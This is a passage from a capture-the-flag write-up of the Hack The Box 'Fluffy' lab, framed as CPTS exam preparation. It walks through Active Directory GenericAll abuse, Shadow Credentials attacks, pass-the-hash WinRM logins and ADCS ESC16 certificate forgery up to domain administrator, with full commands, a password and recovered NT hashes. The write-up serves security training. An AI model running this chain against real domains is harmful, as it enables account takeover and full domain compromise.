
Mark p.agila as owned and start exploring outbound paths.

Checking outbound object control reveals that p.agila has GenericAll over the Service Accounts group.

Members of Service Accounts have enrollment rights against the CA, and both ca_svc and winrm_svc are in scope for Shadow Credentials. winrm_svc is the path to WinRM access.
Finding 2 — p.agila Has GenericAll Over Service Accounts Group, Enabling Shadow Credentials Against Group Members
Foothold — Shadow Credentials
Add p.agila to the Service Accounts group using the GenericAll right:
bloodyAD --dc-ip 10.129.10.32 -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' add groupMember 'Service Accounts' p.agila
Note: This box runs an aggressive cleanup script that periodically removes group memberships and resets UPNs. If any certipy step fails with an unexpected error, verify group membership first and re-add if needed.
Before running certipy, sync the system clock to the DC — Kerberos will fail with KRB_AP_ERR_SKEW if the clocks are more than 5 minutes apart:
sudo ntpdate 10.129.10.32Perform the Shadow Credentials attack against winrm_svc to recover its NT hash:
certipy-ad shadow auto -username [email protected] -password 'prometheusx-303' -account winrm_svc -dc-ip 10.129.10.32
NT hash for winrm_svc: 33bd09dcd697600edf6b3a7af4875767
Log in via WinRM using pass-the-hash:
evil-winrm -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -i dc01.fluffy.htb
Privilege Escalation — ADCS Enumeration
Check for ADCS from the foothold:
nxc ldap 10.129.10.32 -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -M adcs
First, recover the NT hash for ca_svc using the same Shadow Credentials technique — ca_svc is needed to request the certificate:
certipy-ad shadow auto -username [email protected] -password 'prometheusx-303' -account ca_svc -dc-ip 10.129.10.32
NT hash for ca_svc: ca0f4f9e9eb8a092addf53bb03fc98c8
Enumerate vulnerable certificate templates:
certipy-ad find -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.10.32 -vulnerable -enabled -stdout
The CA is flagged as ESC16.
Finding 3 — ADCS CA Globally Configured to Disable szOID_NTDS_CA_SECURITY_EXT, Enabling ESC16 Certificate Forgery
Privilege Escalation — ADCS ESC16
How ESC16 works
When a CA is configured to omit the szOID_NTDS_CA_SECURITY_EXT security extension, issued certificates carry no SID binding the certificate to the requesting account. The CA falls back to using the UPN in the certificate to determine identity during authentication. If you can control the UPN of an account that can request certificates, you can request a certificate that authenticates as any user in the domain.
ca_svc has enrollment rights. Temporarily setting its UPN to administrator and requesting a User template certificate yields a PFX that Kerberos will treat as belonging to the domain Administrator.
Update ca_svc’s UPN:
certipy-ad account update -username "[email protected]" -p "prometheusx-303" -user ca_svc -upn 'administrator' -dc-ip 10.129.10.32
Request a certificate as ca_svc while the UPN is set to administrator:
certipy-ad req -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip '10.129.10.32' -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
Restore ca_svc’s UPN immediately — good habit regardless of the cleanup script:
certipy-ad account update -username "[email protected]" -p "prometheusx-303" -user ca_svc -upn '[email protected]' -dc-ip 10.129.10.32
Authenticate using the issued certificate to retrieve the Administrator NT hash:
certipy-ad auth -pfx administrator.pfx -domain 'fluffy.htb' -dc-ip 10.129.10.32
NT hash for administrator: 8da83a3fa618b6e3a00e93f676c92a6e
Domain Compromise
evil-winrm -u 'Administrator' -H 8da83a3fa618b6e3a00e93f676c92a6e -i dc01.fluffy.htb
Takeaways
How this box helped me prepare for the CPTS exam
-
Documentation on accessible shares is worth reading before you enumerate further. The Upgrade Notice PDF listed CVE-2025-24071 by name. On the CPTS exam it will not be this direct, but internal shares regularly contain IT notes, change logs, and patch schedules that hint at what is misconfigured or unpatched. Grab files from any accessible share before reaching for additional tools. (However be aware that some CTFs and Exams use a junk file generator. You should be able to spot the junk files.)
-
A writable share is an attack target, not just a finding. READ access means intelligence gathering. READ plus WRITE means you can plant files and wait for interaction. If you see a writable share on the exam, treat it as a potential delivery mechanism and think about what the users of that share are doing with its contents.
-
Sync your clock before any Kerberos operation against a DC.
KRB_AP_ERR_SKEWfires the moment your clock drifts more than 5 minutes from the domain controller. Runningsudo ntpdate <dc_ip>before any certipy operation is good practice on any AD target. Make it a reflex and do it right after updating/etc/hosts. -
Know your BloodHound ACLs and the tools behind them. On the CPTS exam, BloodHound is essential as soon as you have credentials on a domain. Build a cheat sheet covering what each ACL misconfiguration allows: GenericAll vs. GenericWrite, when to use Shadow Credentials vs. a password reset, and which tools execute each attack. I prefer bloodyAD for group and attribute manipulation and certipy-ad for anything certificate-related.
-
Learn NXC’s modules. This box uses
-M adcsto confirm ADCS is running on the DC. On the CPTS exam, NXC modules saved me significant time during enumeration. Take time to learn what is available. If you have HTB Cubes left after finishing the study materials, the CrackMapExec module is worth picking up since NXC is the current fork and the content carries over.